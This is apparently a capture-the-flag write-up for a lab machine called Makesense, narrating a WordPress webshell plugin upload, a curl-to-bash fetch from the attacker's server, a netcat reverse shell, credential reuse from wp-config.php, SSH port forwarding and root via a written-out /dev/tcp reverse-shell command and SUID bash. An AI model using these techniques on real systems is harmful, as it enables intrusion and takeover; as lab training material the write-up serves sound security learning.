
The WordPress Plugins screen is open, showing the currently installed plugins (Akismet, Hello Dolly, and the active SQLite Database Integration). The attacker is about to upload a new plugin.

The attacker selects shell.zip in the WordPress Upload Plugin form, preparing the packaged plugin for installation.

After installing and activating the plugin, the attacker accesses https://makesense.htb/wp-content/plugins/shell/shell.php?c=id. The server executes the supplied command and returns uid=33(www-data) gid=33(www-data), confirming remote command execution under the web server account.

A second request (this time to a slightly different path wshell/wshell.php) also returns the same www-data identity, verifying that the webshell is fully functional and under the attacker’s control.

The attacker uses the webshell to execute a curl command that connects to the attacker’s HTTP server.

The attacker starts a simple Python HTTP server on port 8081 to host files for the reverse shell. An initial test request from the target (/test) returns a 404, confirming connectivity.

Using the webshell, the attacker executes a curl command to retrieve the shell script from the attacker’s HTTP server and pipes its contents directly into Bash to establish a reverse connection.

A request to /shell succeeds (HTTP 200), confirming the reverse-shell payload was successfully fetched by the target.

A netcat listener on port 9007 receives the incoming connection from 10.129.246.24. A basic bash shell as www-data is obtained (with the usual job-control warnings).

Inside the shell the attacker reads wp-config.php. Although the site uses SQLite, the file still contains dummy MySQL credentials, including the password JbhHDAEgXvri3! for the user walter.

The recovered password is used with su walter. Authentication succeeds and the attacker now has a shell as uid=1000(walter).

As walter, the attacker reads user.txt and obtains the user flag
Escalate to Root Privileges Access on Makesense machine
Privilege Escalation:

Running sudo -l shows that walter has no sudo rights on the machine.

ss -tlnp reveals several listening services. Notably, port 8001 is bound only to 127.0.0.1, indicating an internal service that may be useful for further privilege escalation.
Internal OCR Service Discovery

Running ps auxww as walter shows the usual system processes. The output is truncated but already hints at interesting services running under root.

Continuing the process list reveals the key processes: a root-owned script /root/.scripts/start_ocr4.sh and a PHP built-in server listening on 127.0.0.1:8001 serving content from /root/ocr4/. This is the internal OCR service previously identified on port 8001.
SSH Port Forwarding

The attacker creates an SSH tunnel as walter with -L 8001:127.0.0.1:8001, forwarding the internal OCR service to their local machine so it can be accessed from the browser.

Browsing to http://127.0.0.1:8001 shows the “MakeSense” OCR application. It allows the user to draw text on a canvas and have it recognized (and later saved).
Root Privilege Escalation

The automation script is executed with a reverse-shell command (bash -i >& /dev/tcp/10.10.14.49/9007 0>&1), using the OCR service to achieve code execution as root.

After gaining a shell, the attacker discovers that /bin/bash is SUID root (-rwsr-sr-x). Executing /bin/bash -p immediately drops into a root shell (bash-5.2#).

The attacker reads root.txt and obtains the root flag